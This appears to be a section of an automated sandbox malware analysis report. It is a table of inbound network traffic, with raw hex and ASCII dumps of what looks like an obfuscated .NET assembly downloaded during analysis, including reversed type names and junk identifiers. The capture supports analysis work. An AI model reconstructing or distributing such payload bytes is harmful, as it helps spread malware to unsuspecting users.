2022-01-09 17:48:12 UTC	44	IN	Data Raw: 28 73 01 00 06 3a 7f e5 ff ff 26 20 51 00 00 00 38 74 e5 ff ff fe 0c 04 00 20 0b 00 00 00 20 6f 00 00 00 20 59 00 00 00 58 9c 20 c2 00 00 00 fe 0e 19 00 38 4d e5 ff ff 20 6e 00 00 00 20 21 00 00 00 58 fe 0e 1e 00 20 ab 00 00 00 38 38 e5 ff ff fe 0c 04 00 20 01 00 00 00 20 9b 00 00 00 20 33 00 00 00 59 9c 20 3b 01 00 00 28 72 01 00 06 3a 14 e5 ff ff 26 20 06 00 00 00 38 09 e5 ff ff 11 02 11 14 3f 57 08 00 00 20 02 00 00 00 38 f6 e4 ff ff fe 0c 0c 00 20 15 00 00 00 20 62 00 00 00 20 0f 00 00 00 58 9c 20 9b 00 00 00 28 73 01 00 06 39 d2 e4 ff ff 26 20 96 00 00 00 38 c7 e4 ff ff fe 0c 0c 00 20 1f 00 00 00 fe 0c 1e 00 9c 20 1b 00 00 00 28 73 01 00 06 3a aa e4 ff ff 26 20 36 00 00 00 38 9f e4 ff ff 20 1b 00 00 00 20 7a 00 00 00 58 fe 0e 1e 00 20 21 01 00 00 38 Data Ascii: (s:& Q8t o YX 8M n !X 88 3Y ;(r:& 8?W 8 b X (s9& 8 (s:& 68 zX !8
2022-01-09 17:48:12 UTC	45	IN	Data Raw: 00 20 39 00 00 00 20 1e 00 00 00 58 9c 20 2e 01 00 00 38 19 e0 ff ff fe 0c 0c 00 20 17 00 00 00 fe 0c 1e 00 9c 20 4f 00 00 00 38 01 e0 ff ff fe 0c 0c 00 20 02 00 00 00 20 64 00 00 00 20 75 00 00 00 58 9c 20 ed 00 00 00 fe 0e 19 00 38 da df ff ff fe 0c 0c 00 20 02 00 00 00 fe 0c 1e 00 9c 20 e8 00 00 00 fe 0e 19 00 38 be df ff ff fe 0c 0c 00 20 0c 00 00 00 20 b4 00 00 00 20 3c 00 00 00 59 9c 20 be 00 00 00 38 a3 df ff ff fe 0c 0c 00 20 07 00 00 00 20 51 00 00 00 20 79 00 00 00 58 9c 20 c9 00 00 00 fe 0e 19 00 38 7c df ff ff fe 0c 0c 00 20 13 00 00 00 fe 0c 1e 00 9c 20 79 00 00 00 28 73 01 00 06 3a 63 df ff ff 26 20 7a 00 00 00 38 58 df ff ff 20 e0 00 00 00 20 4a 00 00 00 59 fe 0e 11 00 20 08 00 00 00 38 3f df ff ff 38 82 0 e 00 00 20 23 00 00 00 fe 0e 19 00 Data Ascii: 9 X .8 O8 d uX 8 8 <Y 8 Q yX 8| y(s:c& z8X JY 8?8 #
2022-01-09 17:48:12 UTC	47	IN	Data Raw: 00 00 38 d0 da ff ff 20 00 00 00 00 20 53 00 00 00 58 fe 0e 1e 00 20 2a 00 00 00 28 72 01 00 06 3a b2 da ff ff 26 20 29 00 00 00 38 a7 da ff ff fe 0c 04 00 20 0c 00 00 00 20 fe 00 00 00 20 54 00 00 00 59 9c 20 59 00 00 00 fe 0e 19 00 38 80 da ff ff 11 20 11 14 3f 26 11 00 00 20 b3 00 00 00 38 71 da ff ff 20 a8 00 00 00 20 38 00 00 00 59 fe 0e 1e 00 20 18 00 00 00 38 58 da ff ff fe 0c 04 00 20 01 00 00 00 20 89 00 00 00 20 2d 00 00 00 59 9c 20 8b 01 00 00 38 39 da ff ff fe 0c 04 00 20 09 00 00 00 fe 0c 11 00 9c 20 6b 01 00 00 28 72 01 00 06 3a 1c da ff ff 26 20 32 01 00 00 38 11 da ff ff 11 17 8e 69 8d 16 00 00 01 13 18 20 fb 00 00 00 38 fc d9 ff ff 11 0b 11 16 11 0b 11 16 91 11 03 11 16 91 61 d2 9c 20 6e 00 00 00 fe 0e 19 00 38 d9 d9 ff ff fe 0c 0c 00 20 Data Ascii: 8 SX *(r:&)8 TY Y8 ?& 8q 8Y 8X -Y 89 k(r:& 28i 8a n8
2022-01-09 17:48:12 UTC	48	IN	Data Raw: 58 fe 0e 11 00 20 54 01 00 00 38 6f d5 ff ff fe 0c 0c 00 20 1d 00 00 00 fe 0c 1e 00 9c 20 07 00 00 00 28 73 01 00 06 3a 52 d5 ff ff 26 20 1d 01 00 00 38 47 d5 ff ff 11 15 11 26 5d 13 05 20 71 00 00 00 28 73 01 00 06 39 31 d5 ff ff 26 20 30 00 00 00 38 26 d5 ff ff 11 15 11 0e 17 59 40 26 dd ff ff 20 33 01 00 00 28 72 01 00 06 3a 0c d5 ff ff 26 20 e5 00 00 00 38 01 d5 ff ff 38 1b df ff ff 20 da 00 00 00 38 f2 d4 ff ff 11 17 8e 69 1a 5b 13 0e 20 10 01 00 00 28 72 01 00 06 3a db d4 ff ff 26 20 90 00 00 00 38 d0 d4 ff ff fe 0c 0c 00 20 1e 00 00 00 20 87 00 00 00 20 2d 00 00 00 59 9c 20 3d 00 00 00 38 b1 d4 ff ff fe 0c 0c 00 20 09 00 00 00 fe 0c 1e 00 9c 20 e2 00 00 00 38 99 d4 ff ff 11 25 11 25 28 67 01 00 06 28 69 01 00 06 6 9 28 6a 01 00 06 13 0d 20 76 01 00 Data Ascii: X T8o (s:R& 8G&] q(s91& 08&Y@& 3(r:& 88 8i[(r:& 8 -Y =8 8%%(g(ii(j v
2022-01-09 17:48:12 UTC	49	IN	Data Raw: 00 59 9c 20 74 00 00 00 38 18 d0 ff ff fe 0c 04 00 20 0d 00 00 00 20 c2 00 00 00 20 40 00 00 00 59 9c 20 82 01 00 00 28 72 01 00 06 3a f4 cf ff ff 26 20 bf 00 00 00 38 e9 cf ff ff fe 0c 04 00 20 08 00 00 00 20 b1 00 00 00 20 3b 00 00 00 59 9c 20 18 00 00 00 28 73 01 00 06 3a c5 cf ff ff 26 20 58 00 00 00 38 ba cf ff ff fe 0c 04 00 20 0b 00 00 00 fe 0c 11 00 9c 20 57 01 00 00 38 a2 cf ff ff fe 0c 0c 00 20 1f 00 00 00 20 e5 00 00 00 20 4c 00 00 00 59 9c 20 6f 00 00 00 38 83 cf ff ff fe 0c 0c 00 20 03 00 00 00 20 40 00 00 00 20 74 00 00 00 58 9c 20 c8 00 00 00 28 73 01 00 06 3a 5f cf ff ff 26 20 60 01 00 0 0 38 54 cf ff ff 11 0f 73 21 00 00 0a 16 73 ca 00 00 0a 13 1b 20 0a 01 00 00 38 3b cf ff ff fe 0c 04 00 20 0f 00 00 00 fe 0c 11 00 9c 20 ad 00 00 00 28 73 Data Ascii: Y t8 @Y (r:& 8 ;Y (s:& X8 W8 LY o8 @ tX (s:_& `8Ts!s 8; (s
2022-01-09 17:48:12 UTC	51	IN	Data Raw: ff ff fe 0c 04 00 20 06 00 00 00 20 db 00 00 00 20 49 00 00 00 59 9c 20 7e 00 00 00 28 72 01 00 06 39 a6 ca ff ff 26 20 db 00 00 00 38 9b ca ff ff fe 0c 0c 00 20 15 00 00 00 20 37 00 00 00 20 2b 00 00 00 58 9c 20 6f 00 00 00 28 73 01 00 06 3a 77 ca ff ff 26 20 b7 00 00 00 38 6c ca ff ff fe 0c 0c 00 20 19 00 00 00 20 ee 00 00 00 20 4f 00 00 00 59 9c 20 0f 00 00 00 28 72 01 00 06 39 48 ca ff ff 26 20 17 00 00 00 38 3d ca ff ff 20 2f 00 00 00 20 4f 00 00 00 58 fe 0e 11 00 20 14 01 00 00 28 73 01 00 06 39 1f ca ff ff 26 20 89 00 00 00 38 14 ca ff ff 20 3e 00 00 00 20 04 00 00 00 59 fe 0e 11 00 20 95 00 00 00 38 fb c9 ff ff fe 0c 0c 00 20 0f 00 00 00 20 24 00 00 00 20 52 00 00 00 58 9c 20 33 00 00 00 38 dc c9 ff ff 11 14 16 3e c1 f2 ff ff 20 32 01 00 00 38 ca Data Ascii: IY ~(r9& 8 7 +X o(s:w& 8l OY (r9H& 8= / OX (s9& 8 > Y 8 $ RX 38> 28
2022-01-09 17:48:12 UTC	52	IN	Data Raw: 80 76 00 00 04 14 80 77 00 00 04 16 80 78 00 00 04 16 80 79 00 00 04 2a 00 2e 00 fe 09 00 00 28 23 00 00 0a 2a 3a fe 09 00 00 fe 09 01 00 6f 3b 00 00 0a 2a 00 2a fe 09 00 00 6f 39 01 00 06 2a 00 3a fe 09 00 00 fe 09 01 00 6f 37 00 00 0a 2a 00 2a fe 09 00 00 6f 3d 00 00 0a 2a 00 3a fe 09 00 00 fe 09 01 00 6f 3a 01 00 06 2a 00 2e 00 fe 09 00 00 28 7c 01 00 06 2a 3a fe 09 00 00 fe 09 01 00 6f d4 00 00 0a 2a 00 2a fe 09 00 00 6f 85 00 00 0a 2a 00 2a fe 09 00 00 6f 86 00 00 0a 2a 00 2a fe 09 00 00 6f d5 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 7d 01 00 06 2a 2a fe 09 00 00 6f cd 00 00 0a 2a 00 16 14 14 fe 01 2a 00 00 0a 14 2a 00 13 30 04 00 04 00 00 00 00 00 00 00 00 00 16 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 17 2a 13 30 03 00 04 00 00 00 00 00 Data Ascii: vwxy*.(#*:o;**o9*:o7**o=*:o:*.(|*:o**o**o**o*>()**o***0*0*0

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:12 UTC	53	IN	Data Raw: 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 13 30 02 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 17 Data Ascii: *0*0**0*0*0*0*0***0*0*0*0*0*0*0
2022-01-09 17:48:12 UTC	55	IN	Data Raw: 00 00 00 00 00 17 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 17 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 17 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 17 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 17 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 2a 12 00 00 00 2a 00 00 00 13 30 04 00 04 00 00 00 00 00 00 00 00 00 2a Data Ascii: *0*0*0*0*0*0**********(*0*0**0*
2022-01-09 17:48:12 UTC	59	IN	Data Raw: 68 2e 1a 82 2e 20 0a 00 00 01 00 00 47 2e 1a 61 2e 4b 0a 00 00 01 00 00 26 2e 1a 40 2e 76 0a 00 00 01 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 03 30 08 00 04 00 00 00 00 00 00 00 00 00 16 2a 01 10 00 00 00 00 0f 00 af be 00 13 0a 00 00 01 03 30 08 00 04 00 00 00 00 00 00 00 00 00 2 a 13 30 02 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 05 00 04 00 00 00 00 00 00 00 00 00 2a 13 30 08 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 08 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 08 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 05 00 04 00 00 00 00 00 00 00 00 00 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 02 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 08 00 08 00 00 00 00 00 00 00 Data Ascii: h.. G.a.K&.@.v0***0*0*0*0*0*0*0*0*0*0
2022-01-09 17:48:12 UTC	63	IN	Data Raw: 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f d8 05 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 bd 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f dc 05 00 06 2a 00 42 28 a9 00 00 06 d0 be 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f e0 05 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 bf 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f e4 05 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 c0 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f e8 05 0 0 06 2a 00 42 28 a9 00 00 06 d0 c1 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f ec 05 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 c2 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f f0 05 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 c3 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f Data Ascii: *2o*B((**o*B((*2o*B((*2o*B((**o*B((*2o*B((*2o*B((**o
2022-01-09 17:48:12 UTC	64	IN	Data Raw: 23 53 74 72 69 6e 67 73 00 00 00 00 28 0c 01 00 20 10 00 00 23 55 53 00 48 1c 01 00 10 00 00 00 23 47 55 49 44 00 00 00 58 1c 01 00 fc 22 00 00 23 42 6c 6f 62 00 00 00 00 00 00 00 02 00 00 01 57 fd a3 3d 09 0f 00 00 00 00 00 00 00 00 00 00 01 00 00 00 89 00 00 00 d8 00 00 00 04 02 00 00 47 06 00 00 30 03 00 00 98 01 00 00 02 00 00 00 21 00 00 00 43 00 00 00 01 00 00 00 0e 00 00 00 1f 00 00 00 4a 00 00 00 04 00 00 00 05 00 00 00 09 00 00 00 02 00 00 00 25 00 00 00 05 00 00 00 0a 00 00 00 01 00 00 00 05 00 00 00 04 00 00 00 51 00 00 00 05 00 00 00 0e 00 00 00 00 00 00 01 01 00 00 00 00 00 06 00 09 00 29 00 06 00 58 00 5d 00 06 00 64 00 5d 00 06 00 6a 00 5d 00 06 00 72 00 29 00 06 00 90 00 a4 00 1b 00 b7 00 00 00 06 00 c6 00 5d 00 06 00 cd 00 e6 00 06 00 49 Data Ascii: #Strings(#USH#GUIDX"#BlobW=G0!CJ%Q)X]d]]r)]I
2022-01-09 17:48:12 UTC	68	IN	Data Raw: 05 06 00 a1 23 66 05 06 00 b2 23 63 05 06 00 bc 23 69 05 06 00 c7 23 6d 05 06 00 d6 23 66 05 06 00 dc 23 63 05 06 00 f0 23 63 05 06 00 fa 23 63 05 06 00 06 24 63 05 06 00 14 24 63 05 06 00 23 24 63 05 06 00 31 24 63 05 06 00 2c 21 b9 01 06 00 17 23 b9 01 06 00 42 24 71 05 06 00 4e 24 71 05 06 00 59 24 71 05 06 00 5c 24 01 02 06 00 67 24 01 02 06 00 71 24 01 02 06 00 79 24 71 05 06 00 7d 24 71 05 06 00 81 24 71 05 06 00 89 24 71 05 06 00 91 24 71 05 06 00 9f 24 71 05 06 00 ad 24 71 05 06 00 bd 24 71 05 06 00 c5 24 74 05 06 00 d1 24 74 05 06 00 dd 24 b9 01 06 00 e9 24 b9 01 06 00 f3 24 b9 01 06 00 fe 24 b9 01 01 00 08 25 a5 02 11 00 3a 25 75 01 33 01 e5 25 7d 05 13 00 0e 26 82 05 13 00 31 26 87 05 11 00 ab 26 bb 05 13 00 b5 26 be 05 11 00 d8 26 b9 01 11 00 Data Ascii: #f#c#i#m#f#c#c#ccc#$c1$c,!#BqNqY$q\$gqy$q}$qqqqqqt$t$$$$%:%u3%}&1&&&&
2022-01-09 17:48:12 UTC	72	IN	Data Raw: 00 00 03 00 c6 01 e9 17 f1 04 79 00 00 00 00 00 03 00 c6 01 3d 21 f9 04 7c 00 00 00 00 00 03 00 c6 01 6d 21 83 04 80 00 f8 23 00 00 00 00 91 18 ac 16 37 01 82 00 00 00 00 00 03 00 86 18 52 00 65 01 82 00 00 00 00 00 03 00 c6 01 e9 17 07 05 84 00 00 00 00 00 03 00 c6 01 3d 21 0d 05 86 00 00 00 00 00 03 00 c6 01 6d 21 19 05 8a 00 00 24 00 00 00 91 18 ac 16 37 01 8b 00 00 00 00 00 03 00 86 18 52 00 65 01 8b 00 00 00 00 00 03 00 c6 01 e9 17 20 05 8d 00 00 0 0 00 00 03 00 c6 01 3d 21 2c 05 93 00 00 00 00 00 03 00 c6 01 6d 21 3e 05 9b 00 08 24 00 00 00 00 91 18 ac 16 37 01 9e 00 00 00 00 00 03 00 86 18 52 00 65 01 9e 00 00 00 00 00 03 00 c6 01 e9 17 49 05 a0 00 00 00 00 00 03 00 c6 01 3d 21 a3 04 a1 00 00 00 00 00 03 00 c6 01 6d 21 19 05 a4 00 10 24 00 00 00 Data Ascii: y=!|m!#7Re=!m!$7Re =!,m!>$7ReI=!m!$
2022-01-09 17:48:12 UTC	76	IN	Data Raw: 00 08 00 86 18 52 00 fc 0e c2 01 54 ea 00 00 08 00 86 18 52 00 01 0f c3 01 64 ea 00 00 08 00 c6 00 9b 40 08 0f c4 01 6c ea 00 00 08 00 86 18 52 00 b3 00 c4 01 74 ea 00 00 08 00 86 18 52 00 0e 0f c5 01 7c ea 00 00 08 00 86 18 52 00 13 0f c6 01 84 ea 00 00 08 00 86 18 52 00 1b 0f c8 01 8c ea 00 00 08 00 c6 00 a6 40 7e 01 ca 01 9c ea 00 00 08 00 c6 00 b1 40 7e 01 ca 01 a4 ea 00 00 08 00 c6 00 bc 40 29 0f ca 01 b4 ea 00 00 08 00 c3 02 c7 40 38 0f cb 01 c4 ea 00 00 08 00 83 00 d2 40 38 0f cc 01 d4 ea 00 00 08 00 c6 00 dd 40 4d 0f cd 01 dc ea 00 00 08 00 c3 02 e8 40 7e 01 cd 01 e4 ea 00 00 08 00 c6 00 f3 40 4d 0f cd 01 ec ea 00 00 08 00 86 00 fe 40 4d 0f cd 01 f4 ea 00 00 08 00 c6 00 09 41 4d 0f cd 01 fc ea 00 00 08 00 c6 00 14 41 4d 0f cd 01 04 eb 00 00 08 00 Data Ascii: RTRd@lRtR|RR@~@~@)@8@8@M@~@M@MAMAM
2022-01-09 17:48:12 UTC	81	IN	Data Raw: 08 00 c3 02 c9 43 74 0f 40 02 e0 f7 00 00 08 00 c6 00 d4 43 74 0f 41 02 f0 f7 00 00 08 00 c6 00 df 43 74 0f 42 02 00 f8 00 00 08 00 c6 00 ea 43 74 0f 43 02 10 f8 00 00 08 00 c6 00 f5 43 74 0f 44 02 20 f8 00 00 08 00 c6 00 00 44 74 0f 45 02 30 f8 00 00 08 00 c6 00 0b 44 74 0f 46 02 40 f8 00 00 08 00 c6 00 16 44 74 0f 47 02 50 f8 00 00 08 00 c6 00 21 44 74 0f 48 02 60 f8 00 00 08 00 93 00 40 47 ba 0a 49 02 68 f8 00 00 08 00 93 00 54 47 45 01 49 02 70 f8 00 00 08 00 93 00 68 47 fb 0f 49 02 78 f8 00 00 08 00 93 00 7c 47 74 09 49 02 80 f8 00 00 08 00 93 00 90 47 74 09 49 02 88 f8 00 00 08 00 93 00 a4 47 74 09 49 02 90 f8 00 00 08 00 93 00 b8 47 74 09 49 02 98 f8 00 00 08 00 93 00 cc 47 74 09 49 02 a0 f8 00 00 08 00 93 00 e0 47 ba 0a 49 02 a8 f8 00 00 08 00 93 Data Ascii: Ct@CtACtBCtCCtD DtE0DtF@DtGP!DtH`@GIhTGEIphGIx|GtIGtIGtIGtIGtIGI
2022-01-09 17:48:12 UTC	85	IN	Data Raw: 00 93 00 3c 4d 22 11 b9 02 cc 00 01 00 00 00 91 18 ac 16 37 01 b9 02 d4 00 01 00 08 00 86 18 52 00 d7 00 b9 02 dc 00 01 00 08 00 93 00 a6 4d 45 01 b9 02 e4 00 01 00 08 00 93 00 ba 4d 28 11 b9 02 ec 00 01 00 00 00 91 18 ac 16 37 01 b9 02 f4 00 01 00 08 00 86 18 52 00 d7 00 b9 02 fc 00 01 00 08 00 93 00 19 4e 45 01 b9 02 04 01 01 00 08 00 93 00 2d 4e 5c 11 b9 02 0c 01 01 00 00 00 91 18 ac 16 37 01 b9 02 14 01 01 00 08 00 86 18 52 00 67 11 b9 02 1c 01 01 00 0 8 00 93 00 6b 4e 45 01 bb 02 24 01 01 00 08 00 93 00 7f 4e 6f 11 bb 02 2c 01 01 00 00 00 91 18 ac 16 37 01 bb 02 34 01 01 00 08 00 86 18 52 00 84 11 bb 02 3c 01 01 00 08 00 86 18 52 00 9c 11 bd 02 44 01 01 00 08 00 c6 00 bd 4e a7 11 bf 02 54 01 01 00 08 00 c6 00 c4 4e a0 07 c0 02 74 01 01 00 08 00 86 00 Data Ascii: <M"7RMEM(7RNE-N\7RgkNE$No,74R<RDNTNt

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:12 UTC	89	IN	Data Raw: 10 18 ac 16 37 01 31 03 00 00 00 00 03 00 46 00 e9 17 fe 18 31 03 44 0d 01 00 08 00 16 00 e9 6a 07 19 31 03 00 00 00 00 03 00 06 18 52 00 65 01 31 03 58 0d 01 00 08 00 10 18 ac 16 37 01 31 03 00 00 00 00 03 00 46 00 e9 17 e1 0f 31 03 6c 0d 01 00 08 00 16 00 e9 6a 18 19 31 03 00 00 00 00 03 00 06 18 52 00 65 01 31 03 78 0d 01 00 08 00 10 18 ac 16 37 01 31 03 00 00 00 00 03 00 46 00 e9 17 25 19 31 03 8c 0d 01 00 08 00 16 00 e9 6a 2d 19 31 03 00 00 00 00 03 00 06 18 52 00 65 01 31 03 9c 0d 01 00 08 00 10 18 ac 16 37 01 31 03 00 00 00 00 03 00 46 00 e9 17 3d 19 31 03 b0 0d 01 00 08 00 16 00 e9 6a 45 19 31 03 00 00 00 00 03 00 06 18 52 00 65 01 31 03 bc 0d 01 00 08 00 10 18 ac 16 37 01 31 03 00 00 00 00 03 00 46 00 e9 17 55 19 31 03 d0 0d 01 00 08 00 16 00 e9 Data Ascii: 71F1Dj1Re1X71F1lj1Re1x71F%1j-1Re171F=1jE1Re171FU1
2022-01-09 17:48:12 UTC	93	IN	Data Raw: 00 e9 6a b1 1f 31 03 00 00 00 00 03 00 06 18 52 00 65 01 31 03 64 17 01 00 08 00 10 18 ac 16 37 01 31 03 00 00 01 00 b8 05 00 00 01 00 a7 17 00 00 02 00 d6 17 00 00 01 00 a4 19 10 10 02 00 e3 19 00 00 01 00 68 1a 00 00 01 00 68 1a 00 00 01 00 09 1b 00 00 00 00 00 00 00 00 01 00 30 1c 00 00 01 00 50 1c 00 00 01 00 d7 1c 00 00 01 00 68 1a 00 00 01 00 68 1a 00 00 01 00 c4 1d 00 00 01 00 68 1a 00 00 01 00 64 1e 00 00 01 00 38 1f 00 20 00 00 00 00 00 00 01 00 5 a 1f 00 00 01 00 5a 1f 00 00 02 00 71 1f 00 00 01 00 cc 1f 00 00 01 00 51 20 00 00 01 00 84 20 00 00 01 00 1e 21 00 00 0 2 00 25 21 00 20 00 00 00 00 00 20 01 00 2c 21 00 20 02 00 35 21 00 20 01 00 2c 21 00 20 02 00 35 21 00 00 03 00 64 21 00 00 04 00 1e 21 00 20 00 00 00 00 00 20 01 00 35 21 00 00 02 00 Data Ascii: j1Re1d71hh0Phhhd8 ZZqQ !%! ,! 5! ,! 5!d!! 5!
2022-01-09 17:48:12 UTC	96	IN	Data Raw: 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 02 00 97 29 00 00 01 00 97 29 00 00 01 00 97 29 00 00 02 00 97 29 00 00 01 00 97 29 00 Data Ascii:))
2022-01-09 17:48:12 UTC	100	IN	Data Raw: 0c 52 21 2e 00 23 00 ea 00 2e 00 1b 00 db 00 2e 00 0b 00 a1 00 2e 00 13 00 b8 00 64 00 93 0c 52 21 83 00 ab 0c 52 21 e3 00 ab 0c 52 21 24 01 9b 0c 52 21 43 01 ab 0c 52 21 63 01 ab 0c 52 21 e4 01 9b 0c 52 21 04 02 9b 0c 52 21 e4 02 93 0c 52 21 83 04 ab 0c 52 21 c3 05 bb 0c 5f 22 e3 05 bb 0c 5f 22 43 06 bb 0c 6f 22 60 06 a3 0c 57 21 63 06 bb 0c 5f 22 83 06 bb 0c 5f 22 a3 06 bb 0c 5f 22 c3 06 bb 0c 5f 22 e3 06 bb 0c 5f 22 03 07 c3 0c 52 21 41 08 ab 0c 52 21 83 0b ab 0c 52 21 83 0c ab 0c 52 21 a3 0c ab 0c 52 21 e1 0d 2a 09 6e 21 a0 0f ab 0c 52 21 c0 0f ab 0c 52 21 20 17 b3 0c 25 22 27 00 11 04 39 00 11 04 3b 00 4a 04 3d 00 11 04 3f 00 4a 04 41 00 11 04 47 00 11 04 49 00 11 04 51 00 11 04 53 00 4 a 04 55 00 4a 04 57 00 4a 04 59 00 69 04 5b 00 4a 04 5d 00 4a 04 Data Ascii: R!.#...dR!R!R!$R!CR!cR!R!R!R!R!_"_"Co"`W!c_"_"_"_"_"R!AR!R!R!R!*n!R!R! %"'9;J=?JAGIQSJUJWJYi[J]J
2022-01-09 17:48:12 UTC	104	IN	Data Raw: 65 56 54 47 64 45 77 41 00 49 36 39 37 36 50 35 39 37 75 4f 52 38 54 47 57 33 6f 00 41 38 72 4b 6b 74 41 64 45 43 6b 64 6f 6b 46 43 78 71 00 4e 6c 45 68 45 34 34 68 39 32 38 79 4e 33 42 56 6c 63 00 56 48 56 6a 42 4e 4d 38 52 67 4e 47 62 6f 44 5a 56 31 00 41 79 54 53 71 71 39 55 55 67 6a 62 45 64 74 36 58 58 00 6c 65 31 30 44 4b 53 78 59 71 5a 6f 4b 34 79 4c 4a 72 00 41 6d 67 41 6f 39 31 41 76 46 71 66 47 43 78 59 44 4c 70 00 58 34 6b 46 58 68 31 6c 34 76 37 67 54 54 4e 34 37 6a 50 00 53 76 36 30 6a 6e 31 55 70 59 77 77 72 34 54 33 72 75 54 00 65 67 43 68 35 43 31 51 4f 45 5 7 78 67 48 67 39 59 72 41 00 47 6e 6c 45 78 62 31 64 41 55 39 4c 6f 77 33 31 57 51 6f 00 75 53 56 44 73 34 31 39 52 53 74 49 44 75 65 4e 59 47 77 00 6c 78 34 4c 59 57 31 53 4f 64 71 31 Data Ascii: eVTGdEwAI6976P597uOR8TGW3oA8rKktAdECkdokFCxqNlEhE44h928yN3BVlcVHVjBNM8RgNGboDZ V1AyTSqq9UUgjbEdt6XXle10DKSxYqZoK4yLJrAmgAo91AvFqfGCxYDLpX4kFXh1l4v7gTTN47jPSv60jn1UpYwwr4 T3ruTegCh5C1QOEWxgHg9YrAGnlExb1dAU9Low31WQouSVDs419RStIDueNYGwlx4LYW1SOdq1
2022-01-09 17:48:12 UTC	108	IN	Data Raw: 73 51 43 30 59 41 5a 64 6d 6c 62 53 69 51 61 45 00 72 65 74 72 65 76 6e 6f 43 6d 75 6e 45 6c 61 63 69 74 65 62 61 68 70 6c 41 73 63 69 74 73 6f 6e 67 61 69 44 6d 65 74 73 79 53 34 33 35 32 38 00 41 5a 74 73 51 6f 30 62 52 63 65 56 68 5a 55 58 68 79 58 00 76 61 6c 75 65 00 45 6d 70 74 79 00 67 65 74 5f 56 61 6c 75 65 00 73 65 74 5f 56 61 6c 75 65 00 43 61 6c 6c 53 69 74 65 60 31 00 53 79 73 74 65 6d 2e 43 6f 72 65 00 46 75 6e 63 60 33 00 43 61 6c 6c 53 69 7 4 65 00 43 72 65 61 74 65 00 43 61 6c 6c 53 69 74 65 42 69 6e 64 65 72 00 54 61 72 67 65 74 00 6e 6f 69 74 63 65 6c 6c 6f 43 74 6e 65 6d 65 6c 45 65 63 69 76 72 65 53 6e 6f 69 74 61 72 75 67 69 66 6e 6f 43 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 39 31 33 33 36 00 62 61 73 65 36 34 45 6e 63 Data Ascii: sQC0YAZdmlbSiQaEretrevnoCmunElacitebahplAscitsongaiDmetsyS43528AZtsQo0bRceVhZUXhyXvalueE mptyget_Valueset_ValueCallSite`1System.CoreFunc`3CallSiteCreateCallSiteBinderTargetnoitcelloCtnemelEecivreSnoi tarugifnoCledoMecivreSmetsyS91336base64Enc
